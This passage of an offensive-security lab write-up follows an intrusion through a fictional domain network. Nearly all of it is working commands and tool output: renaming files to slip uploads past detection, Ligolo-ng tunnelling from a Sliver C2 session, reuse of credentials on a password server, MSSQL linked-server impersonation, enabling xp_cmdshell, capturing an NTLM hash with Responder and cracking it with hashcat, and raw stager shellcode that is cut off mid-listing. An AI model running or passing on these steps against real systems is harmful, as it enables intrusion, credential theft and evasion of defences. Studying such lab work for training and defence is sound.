Hummmm even using another way (no curl, no iwr) with certutil, we trigger a low alert:

But the worst happens:

Obfuscation of chisel via garble has been detected as malware and deleted :/ shame on us !!!
Don’t want to waste time to find a more effective way to obfuscate it so we switch to Ligolo-ng and download the agent release for Windows amd64 and the proxy release for Linux arm64.
Create a new “tun” interface on our attacker machine as Proxy Server role:
$ sudo ip tuntap add user user mode tun ligolo
$ sudo ip link set ligolo up
We zip the agent to decrease the size:
$ zip a.zip agent.exe
We rename it to bypass the detection of uploading archive file:
$ mv a.zip a-zip.txt
If not renamed then we trigger an alert like this:

We upload it to our target then decompress it (not needed to rename to original zip file to prevent alert trigger):
[server] sliver (OFFICIAL_OSMOSIS) > upload -t 900 a-zip.txt
[server] sliver (OFFICIAL_OSMOSIS) > execute -o tar -xf a-zip.txt
We start the proxy (on 53/tcp because we already used 80/tcp and 443/tcp for our C2 and/or our local web server then after some check, only the DNS port is also allowed for outbound traffic from DEV05):
$ ./proxy -laddr 10.8.0.230:53 -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is: 77FA4D3079CB82990925B9F12237499DCA7193874189137D33577C0B5A25F6C8
INFO[0000] Listening on 10.8.0.230:53
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.6.2

ligolo-ng »
We launch the agent:
[server] sliver (OFFICIAL_OSMOSIS) > execute -o agent.exe -connect 10.8.0.230:53 -ignore-cert
We can see a connection establish then we start the tunnel:
ligolo-ng » INFO[0147] Agent joined.                                 name="EU-IFRIT\\jack.smith@DEV05" remote="172.16.41.40:55542"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - EU-IFRIT\jack.smith@DEV05 - 172.16.41.40:55542
[Agent : EU-IFRIT\jack.smith@DEV05] » tunnel_list
┌───────────────────────┐
│ Active tunnels        │
├───┬───────┬───────────┤
│ # │ AGENT │ INTERFACE │
├───┼───────┼───────────┤
└───┴───────┴───────────┘
[Agent : EU-IFRIT\jack.smith@DEV05] » start
[Agent : EU-IFRIT\jack.smith@DEV05] » INFO[0180] Starting tunnel to EU-IFRIT\jack.smith@DEV05
[Agent : EU-IFRIT\jack.smith@DEV05] »
[Agent : EU-IFRIT\jack.smith@DEV05] » tunnel_list
┌───────────────────────────────────────────┐
│ Active tunnels                            │
├───┬───────────────────────────┬───────────┤
│ # │ AGENT                     │ INTERFACE │
├───┼───────────────────────────┼───────────┤
│ 1 │ EU-IFRIT\jack.smith@DEV05 │ ligolo    │
└───┴───────────────────────────┴───────────┘
We add a static route to route the traffic for 172.16.41.215 (the Pleasant Password Server) via our Ligolo-ng tunnel instead of the Vulnlab tun0 adapter:
$ sudo ip route add 172.16.41.215/32 dev ligolo
$ ip route
10.8.0.0/16 dev tun0 proto kernel scope link src 10.8.0.230
...
172.16.40.0/24 via 10.8.0.1 dev tun0
172.16.41.0/24 via 10.8.0.1 dev tun0
172.16.41.215 dev ligolo scope link
To be able to do not block our current Sliver session with the Ligolo-ng agent task then we background it then foreground again:
 ⠋  Executing agent.exe -connect 10.8.0.230:53 -ignore-cert ...^Z
zsh: suspended  sliver-server

$ fg
[1]  + continued  sliver-server
[!] rpc error: code = Unknown desc = implant timeout
[server] sliver (OFFICIAL_OSMOSIS) >
Even if we receive a rpc error message, we confirm that C2 and Tunnel sessions have been kept:
[server] sliver (OFFICIAL_OSMOSIS) > sessions

 ID         Name               Transport   Remote Address       Hostname   Username              Operating System   Locale   Last Message                            Health
========== ================== =========== ==================== ========== ===================== ================== ======== ======================================= =========
 fdcf99d3   OFFICIAL_OSMOSIS   http(s)     172.16.41.40:55844   DEV05      EU-IFRIT\jack.smith   windows/amd64      en-US    Sun Sep  1 18:50:49 JST 2024 (2s ago)   [ALIVE]
 06194493   OFFICIAL_OSMOSIS   http(s)     172.16.41.40:55851   DEV05      EU-IFRIT\jack.smith   windows/amd64      en-US    Sun Sep  1 18:50:48 JST 2024 (3s ago)   [ALIVE]
[Agent : EU-IFRIT\jack.smith@DEV05] » tunnel_list
┌───────────────────────────────────────────┐
│ Active tunnels                            │
├───┬───────────────────────────┬───────────┤
│ # │ AGENT                     │ INTERFACE │
├───┼───────────────────────────┼───────────┤
│ 1 │ EU-IFRIT\jack.smith@DEV05 │ ligolo    │
└───┴───────────────────────────┴───────────┘
Go to https://172.16.41.215:10001/Account/SignIn to access to the Pleasant Password Server:
We reuse the jack.smith:JigokuNoKaen10 credentials to sign in:

Then found new credentials:


Found
SQL\dev:Q8cYWsC54
We add 2 new routes to access directly to DC03 and SQL03 via Ligolo-ng:
$ sudo ip route add 172.16.41.14/32 dev ligolo
$ sudo ip route add 172.16.41.250/32 dev ligolo
Check again the list of all devices found during the BH analysis and found just 1 more hostname/ip:
$ dig +noall +answer sql03.eu-ifrit.vl @172.16.41.14
sql03.eu-ifrit.vl.	1200	IN	A	172.16.41.250
We can also do the same directly in our Sliver session with the sa-nslookup extension (present in Armory):
[server] sliver (OFFICIAL_OSMOSIS) > sa-nslookup sql03 172.16.41.14 1

[*] Successfully executed sa-nslookup (coff-loader)
[*] Got output:
A sql03.eu-ifrit.vl 172.16.41.250
Add
sql03.eu-ifrit.vlin /etc/hosts
Currently we found:
| IP | HOSTNAME |
|---|---|
| 172.16.40.225 | vdi02.eu-ifrit.vl |
| 172.16.41.14 | dc03.eu-ifrit.vl |
| 172.16.40.150 | git.ifrit.vl |
| 172.16.41.40 | dev05.eu-ifrit.vl |
| 172.16.41.250 | sql03.eu-ifrit.vl |
| 172.16.41.215 |
SQL03 & SQL07 - DB Trusted Links abusing (MSSQLSERVER)
Check if our hunch is correct about the new Dev account and SQL03 server:
$ nxc mssql sql03.eu-ifrit.vl -u 'dev' -p 'Q8cYWsC54' --local-auth
MSSQL       172.16.41.250   1433   SQL03            [*] Windows Server 2022 Build 20348 (name:SQL03) (domain:eu-ifrit.vl)
MSSQL       172.16.41.250   1433   SQL03            [+] SQL03\dev:Q8cYWsC54
Confirmed Dev can authenticate to SQL03
Check and find a linked server: SQL07.IT-IFRIT.VL (new domain it-ifrit.vl)
$ impacket-mssqlclient eu-ifrit.vl/dev:'Q8cYWsC54'@sql03.eu-ifrit.vl
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL03): Line 1: Changed database context to 'master'.
[*] INFO(SQL03): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (dev  guest@master)> enum_links
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE      SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
-----------------   ----------------   -----------   -----------------   ------------------   ------------   -------
SQL03               SQLNCLI            SQL Server    SQL03               NULL                 NULL           NULL

SQL07.IT-IFRIT.VL   SQLNCLI            SQL Server    SQL07.IT-IFRIT.VL   NULL                 NULL           NULL

Linked Server       Local Login   Is Self Mapping   Remote Login
-----------------   -----------   ---------------   ------------
SQL07.IT-IFRIT.VL   dev                         0   bridge_it

SQL (dev  guest@master)>
devcan be used to access to SQL07 asbridge_it
We can get same information using only SQL commands:
- Get more info on the servers
- Check the current user on SQL07
SQL (dev  guest@master)> EXEC sp_linkedservers;
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE      SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
-----------------   ----------------   -----------   -----------------   ------------------   ------------   -------
SQL03               SQLNCLI            SQL Server    SQL03               NULL                 NULL           NULL

SQL07.IT-IFRIT.VL   SQLNCLI            SQL Server    SQL07.IT-IFRIT.VL   NULL                 NULL           NULL

SQL (dev  guest@master)> SELECT * FROM sys.servers;
server_id   name                product      provider   data_source         location   provider_string   catalog   connect_timeout   query_timeout   is_linked   is_remote_login_enabled   is_rpc_out_enabled   is_data_access_enabled   is_collation_compatible   uses_remote_collation   collation_name   lazy_schema_validation   is_system   is_publisher   is_subscriber   is_distributor   is_nonsql_subscriber   is_remote_proc_transaction_promotion_enabled   modify_date   is_rda_server
---------   -----------------   ----------   --------   -----------------   --------   ---------------   -------   ---------------   -------------   ---------   -----------------------   ------------------   ----------------------   -----------------------   ---------------------   --------------   ----------------------   ---------   ------------   -------------   --------------   --------------------   --------------------------------------------   -----------   -------------
        0   SQL03               SQL Server   SQLNCLI    SQL03               NULL       NULL              NULL                    0               0           0                         1                    1                        0                         0                       1   NULL                                  0           0              0               0                0                      0                                              1   2024-07-07 05:05:59               0

        1   SQL07.IT-IFRIT.VL   SQL Server   SQLNCLI    SQL07.IT-IFRIT.VL   NULL       NULL              NULL                    0               0           1                         1                    1                        1                         0                       1   NULL                                  0           0              0               0                0                      0                                              1   2024-07-14 02:51:59               0

SQL (dev  guest@master)> EXEC ('EXEC sp_executesql N''SELECT SYSTEM_USER''') AT [SQL07.IT-IFRIT.VL];

---------
bridge_it

SQL (dev  guest@master)> EXEC ('SELECT name FROM master.sys.databases') AT [SQL07.IT-IFRIT.VL];
name
------
master

tempdb

model

msdb

SQL (dev  guest@master)>
Check IP address:
[server] sliver (OFFICIAL_OSMOSIS) > sa-nslookup SQL07.IT-IFRIT.VL 172.16.41.14 1

[*] Successfully executed sa-nslookup (coff-loader)
[*] Got output:
A SQL07.IT-IFRIT.VL 172.16.41.251
Add
sql07.it-ifrit.vlto /etc/hosts andip route add 172.16.41.251/32 dev ligolo
Enumerate SQL users:
SQL (dev  guest@master)> enum_logins
name   type_desc   is_disabled   sysadmin   securityadmin   serveradmin   setupadmin   processadmin   diskadmin   dbcreator   bulkadmin
----   ---------   -----------   --------   -------------   -----------   ----------   ------------   ---------   ---------   ---------
adm    SQL_LOGIN             1          1               0             0            0              0           0           0           0

dev    SQL_LOGIN             0          0               0             0            0              0           0           0           0
Switch to SQL07:
SQL (dev  guest@master)> use_link [SQL07.IT-IFRIT.VL];
SQL >[SQL07.IT-IFRIT.VL]; (bridge_it  guest@master)>
Check if we can impersonate someone:
SQL >[SQL07.IT-IFRIT.VL]; (bridge_it  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee     grantor
----------   --------   ---------------   ----------   ---------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        bridge_it   adm
We can impersonate the admin account
adm
Login as adm:
SQL >[SQL07.IT-IFRIT.VL]; (bridge_it  guest@master)> exec_as_login adm
SQL >[SQL07.IT-IFRIT.VL]; (adm  dbo@master)>
Enable xp_cmdshell:
SQL >[SQL07.IT-IFRIT.VL]; (adm  dbo@master)> enable_xp_cmdshell
[*] INFO(SQL07): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL07): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
As usual, DO NOT TRY any whoami command like below, else we trigger an alert:
SQL >[SQL07.IT-IFRIT.VL]; (adm  dbo@master)> xp_cmdshell whoami
output
----------------------
nt service\mssqlserver

Now the goal is to obtain a shell as mssqlserver.
Before try that, we check if we can grab a NTLM hash.
Start a Responder:
$ sudo responder -I tun0
[sudo] password for user:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.0.230]
    Responder IPv6             [fe80::e2c7:8a12:57c3:2628]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name     [WIN-W2DDZFTSLU0]
    Responder Domain Name      [GLW8.LOCAL]
    Responder DCE-RPC Port     [48647]

[+] Listening for events...

[!] Error starting TCP server on port 80, check permissions or other servers running.
[!] Error starting SSL server on port 443, check permissions or other servers running.
[!] Error starting TCP server on port 53, check permissions or other servers running.
Launch MSSQL command to list a “non existed” share to force authentication:
SQL >[SQL07.IT-IFRIT.VL]; (adm dbo@master)> exec master.dbo.xp_dirtree '\\10.8.0.230\notexist\path'
Grab the NTLM hash with Responder:
[SMB] NTLMv2-SSP Client   : 172.16.41.251
[SMB] NTLMv2-SSP Username : IT-IFRIT\SQL07$
[SMB] NTLMv2-SSP Hash     : SQL07$::IT-IFRIT:e893f3115d3605f3:0E9E2635BA753F8C647917250006E46B:010100000000000000FDFFBE41FDDA010DC378BA16652A02000000000200080047004C005700380001001E00570049004E002D0057003200440044005A004600540053004C005500300004003400570049004E002D0057003200440044005A004600540053004C00550030002E0047004C00570038002E004C004F00430041004C000300140047004C00570038002E004C004F00430041004C000500140047004C00570038002E004C004F00430041004C000700080000FDFFBE41FDDA010600040002000000080030003000000000000000000000000030000097D56AB1BDE605C1DBF59FFAF70C46CE967121A4493EEF826618E792DBCB096C0A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0030002E003200330030000000000000000000
Try to crack it (but as a computer hash, seems so much difficult):
$ cat sql07.hash
SQL07$::IT-IFRIT:e893f3115d3605f3:0E9E2635BA753F8C647917250006E46B:010100000000000000FDFFBE41FDDA010DC378BA16652A02000000000200080047004C005700380001001E00570049004E002D0057003200440044005A004600540053004C005500300004003400570049004E002D0057003200440044005A004600540053004C00550030002E0047004C00570038002E004C004F00430041004C000300140047004C00570038002E004C004F00430041004C000500140047004C00570038002E004C004F00430041004C000700080000FDFFBE41FDDA010600040002000000080030003000000000000000000000000030000097D56AB1BDE605C1DBF59FFAF70C46CE967121A4493EEF826618E792DBCB096C0A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0030002E003200330030000000000000000000
$ hashcat -a 0 -m 5600 sql07.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu--0x000, 1437/2939 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SQL07$::IT-IFRIT:e893f3115d3605f3:0e9e2635ba753f8c6...000000
Time.Started.....: Mon Sep  2 14:15:26 2024 (12 secs)
Time.Estimated...: Mon Sep  2 14:15:38 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1260.5 kH/s (0.34ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 92%

Started: Mon Sep  2 14:15:25 2024
Stopped: Mon Sep  2 14:15:39 2024
Failed
So, we create a new Sliver stager:
generate stager -a amd64 -o windows -r http -L 10.8.0.230 -l 80 --format ps1 --save ./
We choose the powershell format because we want to use in in our special same PoSH that we used at the begnning and did not trigger any alert so we are pretty confident.
$ cat PALE_RANCH
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20,0x50,0x49,0x1,0xd0,0x8b,0x48,0x18,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x68,0x74,0x74,0x70,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,